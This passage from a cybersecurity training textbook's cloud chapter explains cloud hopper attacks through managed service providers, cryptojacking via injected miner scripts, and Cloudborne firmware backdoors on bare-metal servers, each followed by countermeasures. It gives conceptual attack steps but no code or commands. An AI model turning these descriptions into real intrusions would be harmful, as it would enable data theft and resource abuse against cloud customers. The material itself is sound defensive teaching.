

MSP Users
MSP Provider
Infiltrate MSPs and distribute malware for remote access
MSP Users
Attacker
Attacker extracts customer's information from the MSP
Access target customer's data via MSP accounts and network interfaces
Retrieved data is compressed and stored in MSP
Victim - MSP User

Figure 19.36: Demonstration of cloud hopper attack

Countermeasures:

- Implement multi-factor authentication to prevent compromise of credentials.
- Ensure mutual co-ordination between customers and CSPs in case of abnormal incidents or activities.
- Ensure customers are aware and follow the cloud service policies.
- Use data categorization to reduce the impact of the attack and defend against any data breach.
- Utilize jump servers to enhance security and prevent cloud hopper attacks.



Cloud Attacks: Cloud Cryptojacking

- Cryptojacking is the unauthorized use of the victim's computer to **stealthily mine digital currency**
- Cryptojacking attacks are **highly lucrative**, which involve both external attackers and rogue insiders
- To perform this attack, the attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities

Cloud service embedded with cryptomining script
Victim
2 Victim connects to the compromised cloud service
1 Attacker compromising the cloud service
Attacker
3
3 Victim starts mining the cryptocurrency
Cryptocurrency mining
4 Attacker gains reward in cryptocurrency coins

Cloud Cryptojacking

Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency. Cryptojacking attacks are highly lucrative, involving both external attackers and internal rogue insiders. To perform this attack, attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities.

For example, an attacker exploits misconfigured cloud instances to inject malicious crypto-mining payload into a web page or third-party library loaded by the web page. Then, the attacker lures the victim to visit the malicious web page and when the victim opens the web page, it automatically runs the crypto-miner in the victim's browser using JavaScript. Using JavaScript-based crypto-miners, such as CoinHive and Cryptoloot, attackers can easily embed malicious crypto-mining scripts into legitimate websites using a link to CoinHive. Attackers make this attack more complex by hiding the malicious crypto-mining script using various hiding techniques, such as encoding, redirections, and obfuscation. The configuration for the payload is generally dynamic or hardcoded. Cryptojacking attacks can cause severe impact on web sites, endpoints, and even the whole cloud infrastructure.

Steps of cloud cryptojacking attacks:

- **Step 1**: An attacker compromises the cloud service by embedding a malicious crypto-mining script.
- **Step 2**: When the victim connects to the compromised cloud service, the crypto-mining script gets executed automatically.
- **Step 3**: The victim naively starts mining the cryptocurrency on behalf of the attacker and adds a new block to the blockchain.

- **Step 4**: For each new block added to the blockchain, the attacker gets a reward in the form of cryptocurrency coins illicitly.




Cloud service embedded with cryptomining script
Victim
Victim connects to the compromised cloud service
2
1
Attacker compromising the cloud service
Attacker
3
3
Victim starts mining the cryptocurrency
Cryptocurrency mining
Attacker gains reward in cryptocurrency coins
4

Figure 19.37: Demonstration of cryptojacking attack

Countermeasures:

- Ensure to implement a strong password policy.
- Always preserve three different copies of the data in different places and one copy off-site.
- Ensure to patch the webservers and devices regularly.
- Use encrypted SSH key pairs instead of passwords for securing access to cloud servers.
- Implement CoinBlocker URL and IP Blacklist/blackholing in the firewall.
- Employ real-time monitoring of the web page document object model (DOM) and JavaScript environments for detecting and mitigating malicious activities at an early stage.
- Use the latest antivirus, anti-malware, and adblocker tools in the cloud.
- Implement browser extensions for scanning and terminating scripts similar to the CoinHive's miner script.
- Use endpoint security management technology to detect any rogue applications in the devices.
- Review all third-party components used by the company’s websites.
- Employ advanced network monitoring tools that are capable of identifying CPU resource misuse, mining, and sniffing activities.
- Never neglect sudden price surges in the cloud resource utilization bills because most crypto miners utilize random cloud resources for attack deployment.
- Ensure that all the cloud instances and services are successfully terminated at the end of the day. Else, they might become an entry point for crypto jackers.



Cloud Attacks: Cloudborne Attack

- Cloudborne is a vulnerability residing in a **bare-metal cloud server** that enables the attackers to implant a malicious backdoor in its firmware
- The malicious backdoor can allow the attackers to **bypass the security mechanisms** and perform various activities such as watching new user's activity or behavior, disabling the application or server, and intercepting or stealing the data

Attacker injects malicious backdoor on bare-metal server
Server assigned to new customer with persistent backdoor
Attacker exfiltrates customer's data via persistent backdoor
Attacker monitors customer activities
Attacker
New Customer

Cloudborne Attack

Cloudborne is a vulnerability residing in a bare-metal cloud server that enables attackers to implant malicious backdoor in its firmware. The installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS. Physical servers are not confined to one client and can be moved from one client to another. During the reclamation process, if the firmware re-flash (factory default setting, complete erase of memory, etc.) is not properly implemented, the backdoors can stay active on the firmware and travel along the server.

Attackers exploit vulnerabilities in super-micro hardware to overwrite the firmware in the baseboard management control (BMC) of a bare-metal server that is used for remote management activities, such as provisioning, reinstalling the operating system, and troubleshooting via the intelligent platform management interface (IPMI) without physical access. As the BMC has the power to control the servers remotely and provision the system to the new customers, attackers choose it as a primary target. Vulnerabilities in the bare-metal cloud server and inappropriate firmware re-flashing can pave the way for attackers to install and maintain backdoor persistence. Then, the malicious backdoors allow attackers to directly access the hardware and bypass the security mechanisms to perform activities such as monitoring new customer's activities, disabling the application/server, and intercepting the data. These activities allow attackers to launch ransomware attacks on the target.

